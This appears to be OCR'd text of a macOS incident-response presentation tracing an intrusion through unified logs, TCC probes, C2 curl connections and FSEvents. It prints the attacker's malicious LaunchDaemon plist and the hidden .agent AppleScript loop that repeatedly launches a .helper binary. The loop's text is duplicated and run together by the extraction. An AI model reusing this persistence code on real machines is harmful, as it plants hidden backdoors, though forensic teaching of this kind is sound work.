Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-14 05:16:42.997362-0700 0x1757     Error       0x75e3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Failed
 SecureToken authentication for 342AC9F5-D231-4037-9F6A-495394EFD43C other domain: invalid credentials
2025-08-14 05:16:43.096630-0700 0x1757     Default     0x75e3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken (ODErrorCredentialsInvalid), Shadowhash (ODErrorCredentialsInvalid)
2025-08-14 05:16:43.096663-0700 0x1757     Default     0x75e3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken and Shadowhash results match
2025-08-14 05:16:47.345012-0700 0x1756     Error       0x7693               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Failed
 SecureToken authentication for 342AC9F5-D231-4037-9F6A-495394EFD43C other domain: invalid credentials
2025-08-14 05:16:47.449735-0700 0x1756     Default     0x7693               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken (ODErrorCredentialsInvalid), Shadowhash (ODErrorCredentialsInvalid)
2025-08-14 05:16:47.449764-0700 0x1756     Default     0x7693               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken and Shadowhash results match
2025-08-14 05:16:49.507943-0700 0x1ac5     Default     0x76b3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Succes
sful SecureToken authentication for 342AC9F5-D231-4037-9F6A-495394EFD43C other domain
2025-08-14 05:16:49.609417-0700 0x1ac5     Default     0x76b3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken (ODNoError), Shadowhash (ODNoError)
2025-08-14 05:16:49.609437-0700 0x1ac5     Default     0x76b3               110    0    opendirectoryd: (PlistFile) [com.apple.opendirectoryd:auth] Verifi
ed password for <private> (342AC9F5-D231-4037-9F6A-495394EFD43C): SecureToken and Shadowhash results match
```

Discovery in action

```
[redacted] ~ % log show --predicate 'eventMessage contains "system_profiler"' --last 6h
Filtering the log data using "composedMessage CONTAINS "system_profiler""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-17 19:21:00.692679-0700 0x14041    Default     0x23dd1              151    0    tccd: [com.apple.TCC:access] AUTHREQ_ATTRIBUTION: msgID=6700.1, attr
ibution={responsible={TCCDProcess: identifier=com.apple.Terminal, pid=4058, auid=501, euid=501, responsible_path=/System/Applications/Utilities/Terminal.app
/Contents/MacOS/Terminal, binary_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal}, requesting={TCCDProcess: identifier=com.apple.sy
stem_profiler, pid=6700, auid=501, euid=501, binary_path=/usr/sbin/system_profiler}, },
2025-08-17 19:21:00.696538-0700 0x14041    Default     0x233b9              151    0    tccd: [com.apple.TCC:access] AUTHREQ_ATTRIBUTION: msgID=149.234, att
ribution={responsible={TCCDProcess: identifier=com.apple.Terminal, pid=4058, auid=501, euid=501, responsible_path=/System/Applications/Utilities/Terminal.ap
p/Contents/MacOS/Terminal, binary_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal}, accessing={TCCDProcess: identifier=com.apple.sy
stem_profiler, pid=6700, auid=501, euid=501, binary_path=/usr/sbin/system_profiler}, requesting={TCCDProcess: identifier=com.apple.WindowServer, pid=149, au
id=88, euid=88, binary_path=/System/Library/PrivateFrameworks/SkyLight.framework/Versions/A/Resources/WindowServer}, },
2025-08-17 19:21:00.696545-0700 0x14041    Default     0x233b9              151    0    tccd: [com.apple.TCC:access] requestor: TCCDProcess: identifier=com.
apple.WindowServer, pid=149, auid=88, euid=88, binary_path=/System/Library/PrivateFrameworks/SkyLight.framework/Versions/A/Resources/WindowServer is checkin
g access for accessor TCCDProcess: identifier=com.apple.system_profiler, pid=6700, auid=501, euid=501, binary_path=/usr/sbin/system_profiler
```

- Unified Logs show `system_profiler` being executed via Terminal.
- TCC framework captured the access requests and linked them back to the responsible process (`Terminal.app`).

Multiple TCC Probes

```
[redacted] ~ % log show --predicate 'process=="tccd" && eventMessage contains "kTCCService"' --start "2025-08-17 19:18:00" --end "2025-08-17
 19:22:00"
Filtering the log data using "process == "tccd" AND composedMessage CONTAINS "kTCCService""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-17 19:18:40.875515-0700 0x13c1b    Default     0x1fceb              151    0    tccd: [com.apple.TCC:access] AUTHREQ_CTX: msgID=145.49, function=TCC
AccessRequest, service=kTCCServiceSystemPolicyAllFiles, preflight=yes, query=1, client_dict=(null), daemon_dict=<private>
2025-08-17 19:18:40.883608-0700 0x13c1a    Default     0x1fcec              417    0    tccd: [com.apple.TCC:access] AUTHREQ_CTX: msgID=145.50, function=TCC
AccessRequest, service=kTCCServiceSystemPolicyAppBundles, preflight=yes, query=1, client_dict=(null), daemon_dict=<private>
2025-08-17 19:18:59.165736-0700 0x13d24    Default     0x1fcee              151    0    tccd: [com.apple.TCC:access] AUTHREQ_CTX: msgID=145.51, function=TCC
AccessRequest, service=kTCCServiceSystemPolicyAllFiles, preflight=yes, query=1, client_dict=(null), daemon_dict=<private>
2025-08-17 19:19:27.579058-0700 0x13eef    Default     0x22c63              151    0    tccd: [com.apple.TCC:access] AUTHREQ_CTX: msgID=6574.1, function=<pr
ivate>, service=kTCCServiceListenEvent, preflight=yes, query=1, client_dict=(null), daemon_dict=<private>
2025-08-17 19:19:27.584091-0700 0x13eef    Default     0x22a91              151    0    tccd: [com.apple.TCC:access] AUTHREQ_CTX: msgID=149.225, function=<p
```

kTCCServiceSystemPolicyAllFile → Full Disk Access (read protected files)

kTCCServiceListenEvent → Input Monitoring (keystrokes/UI control)

kTCCServiceSystemPolicyAppBundles → App inventory/recon

The Attacker Plants Their Roots (Cont)

```
[redacted] ~ # sudo log show --start "2025-8-14 00:00:00" --end "2025-08-14 23:59:59" --predicate 'eventMessage contains "com.finder.helper.pli
st" && process!="xpcproxy"'
Filtering the log data using "composedMessage CONTAINS "com.finder.helper.plist" AND process != "xpcproxy""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-14 05:16:57.088009-0700 0x1ce1     Default     0x0                  806    0    sudo:    jason : PWD=/Users/jason ; USER=root ; COMMAND=/bin/cp /t
mp/starter /Library/LaunchDaemons/com.finder.helper.plist
2025-08-14 05:16:57.203090-0700 0x1cf1     Default     0x0                  810    0    sudo:    jason : PWD=/Users/jason ; USER=root ; COMMAND=/usr/sbin/
chown root:wheel /Library/LaunchDaemons/com.finder.helper.plist
2025-08-14 05:16:57.314446-0700 0x1a1a     Default     0x928                269    0    backgroundtaskmanagementd: [com.apple.backgroundtaskmanagement:mai
n] effectiveItemDisposition: appURL=(null), type=legacy daemon, url=file:///Library/LaunchDaemons/com.finder.helper.plist, config={
    BTMConfigArguments =     (
        "/bin/bash",
        "/Users/jason/.agent"
    );
    BTMConfigBundleIdentifiers =     (
    );
    BTMConfigExecutablePath = "/bin/bash";
    BTMConfigLabel = "com.finder.helper";
}
2025-08-14 05:16:57.324652-0700 0x1cfd     Default     0x0                  814    0    sudo:    jason : PWD=/Users/jason ; USER=root ; COMMAND=/bin/launc
hctl load /Library/LaunchDaemons/com.finder.helper.plist
2025-08-14 05:49:02.109407-0700 0x72d      Default     0x0                  313    0    backgroundtaskmanagementd: [com.apple.backgroundtaskmanagement:mai
n]                    URL: file:///Library/LaunchDaemons/com.finder.helper.plist
2025-08-14 05:49:02.120586-0700 0x784      Default     0xcb2                313    0    backgroundtaskmanagementd: [com.apple.backgroundtaskmanagement:mai
n] registerLaunchItem: found existing item: uuid=111E2E65-70B6-4108-B69C-1D1BA6F1FBB7, name=bash, type=legacy daemon, disposition=[enabled, allowed, visib
le, notified], identifier=com.finder.helper, url=file:///Library/LaunchDaemons/com.finder.helper.plist
2025-08-14 05:49:02.120594-0700 0x784      Default     0xcb2                313    0    backgroundtaskmanagementd: [com.apple.backgroundtaskmanagement:mai
n] registerLaunchItem: checking for an updated legacy agent or daemon item: uuid=111E2E65-70B6-4108-B69C-1D1BA6F1FBB7, name=bash, type=legacy daemon, disp
osition=[enabled, allowed, visible, notified], identifier=com.finder.helper, url=file:///Library/LaunchDaemons/com.finder.helper.plist
```

Malicious plist file in LaunchDaemon

```
[redacted] # cat com.finder.helper.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.finder.helper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>/Users/jason/.agent</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
</plist>#
```

Hunting the backdoor

```
[redacted] ~ # sudo log show --start "2025-8-14 00:00:00" --end "2025-08-14 23:59:59" --predicate 'eventMessage contains "jason/.agent" && proc
ess!="xpcproxy"'
Filtering the log data using "composedMessage CONTAINS "jason/.agent" AND process != "xpcproxy""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-14 05:16:57.314446-0700 0x1a1a     Default     0x928                269    0    backgroundtaskmanagementd: [com.apple.backgroundtaskmanagement:mai
n] effectiveItemDisposition: appURL=(null), type=legacy daemon, url=file:///Library/LaunchDaemons/com.finder.helper.plist, config={
    BTMConfigArguments =     (
        "/bin/bash",
        "/Users/jason/.agent"
    );
    BTMConfigBundleIdentifiers =     (
    );
    BTMConfigExecutablePath = "/bin/bash";
    BTMConfigLabel = "com.finder.helper";
}
```

Backdoors dropped to User directory

```
[redacted] ~ # ls -la
total 608
drwxr-x---+ 22 jason  staff     704 Aug 15 23:06 .
drwxr-xr-x   5 root   admin     160 Aug 14 05:08 ..
-r--------   1 jason  staff       7 Aug 14 05:09 .CFUserTextEncoding
-rw-r--r--@  1 jason  staff   10244 Aug 15 01:15 .DS_Store
drwx------+  5 jason  staff     160 Aug 15 01:12 .Trash
-rwxr-xr-x@  1 jason  staff     879 Aug 15 00:03 .agent
-rwxr-xr-x   1 jason  staff  205488 Aug 15 00:03 .helper
-rw-r--r--   1 jason  staff      24 Aug 14 05:16 .id
-rw-r--r--@  1 jason  staff      10 Aug 15 00:03 .pass
-rw-r--r--@  1 jason  staff      44 Aug 15 00:03 .username
-rw-------   1 jason  staff    4142 Aug 15 22:50 .zsh_history
drwx------  23 jason  staff     736 Aug 15 23:05 .zsh_sessions
drwx------+ 14 jason  staff     448 Aug 15 23:15 Desktop
drwx------+  3 jason  staff      96 Aug 14 05:08 Documents
drwx------+ 13 jason  staff     416 Aug 15 01:12 Downloads
drwx------@ 78 jason  staff    2496 Aug 15 22:43 Library
drwx------   4 jason  staff     128 Aug 14 19:58 Movies
drwx------+  3 jason  staff      96 Aug 14 05:08 Music
drwx------+  4 jason  staff     128 Aug 14 05:09 Pictures
drwxr-xr-x+  4 jason  staff     128 Aug 14 05:08 Public
```

Backdoor #1: .agent

The `.agent` script is written in AppleScript, invoked with `osascript`.


It acts as a **backdoor loop** to constantly check who is logged into the console.

If the user is not root, it **abuses sudo** to run a hidden helper binary (`.helper`) under the user's context.

```
[redacted] ~ # cat .agent
while true; do
    osascript <<EOF
set loginContent to do shell script "stat -f \"%Su\" /dev/console"
if loginContent is not equal to "" and loginContent is not equal to "root"
    do shell script "sudo -u " & quoted form of loginContent & " '/Users/jason/.helper'"
end if
EOF
    sleep 1
donewhile true; do
    osascript <<EOF
set loginContent to do shell script "stat -f \"%Su\" /dev/console"
if loginContent is not equal to "" and loginContent is not equal to "root"
    do shell script "sudo -u " & quoted form of loginContent & " '/Users/jason/.helper'"
end if
EOF
    sleep 1
donewhile true; do
    osascript <<EOF
set loginContent to do shell script "stat -f \"%Su\" /dev/console"
if loginContent is not equal to "" and loginContent is not equal to "root"
    do shell script "sudo -u " & quoted form of loginContent & " '/Users/jason/.helper'"
end if
EOF
    sleep 1
done#
```

Backdoor #2: .helper

The `.helper` binary was executed (unsigned, flagged by AMFI).




It immediately tried to access TCC-protected services (via `osascript` and `WindowServer`).

This behavior matches typical infostealer or spyware activity:


- Fake prompts (osascript).
- Potential screen capture / input grabbing (WindowServer).

Backdoor to C2 Comms Metadata




C2 communication

Type	Date & Time	Process	Message
●	2025-08-12 21:30:10.508577-(	curl	nat64_v4_synthesize(5, 45.94.47.143, ...) returned 0
●	2025-08-12 21:30:10.780056-(	curl	nat64_v4_requires_synthesis(104.21.44.104) == false
●	2025-08-12 21:30:10.780075-(	curl	nat64_v4_requires_synthesis(172.67.198.185) == false



FSEvents – Leaving Footprints on Disk



FSEvents – Leaving Footprints on Disk


What it is

- **TL;DR:** Apple’s version of $LogFile
- Can be found on iOS, OS X and external devices plugged into the Mac.
- Generated by Apple OS FSEvents API
    - Directory events only 10.5-10.6
    - File events since 10.7

FSEvents – Leaving Footprints on Disk

What it is


- Records file system events on that volume
  - folder creation, modifications, renames, deletion
  - emptying the Trash
  - inode metadata
  - browser activity
  - volume mounting or unmounting
  - etc.
- According to SANS, each log can hold up to 5000 events.



FSEvents – Leaving Footprints on Disk


Where it is

- **macOS Catalina and earlier**: `/.fseventsd`
- **macOS Big Sur and later**: `/System/Volumes/Data/.fseventsd`




FSEvents – Leaving Footprints on Disk

- Must be root to access FSEvents logs
- Stored as compressed binary format (GZIP)
- Each record is assigned a name by: `hex(last_event_id + 1)`
- **Events are stored alphabetically (by the full path), not chronologically!**

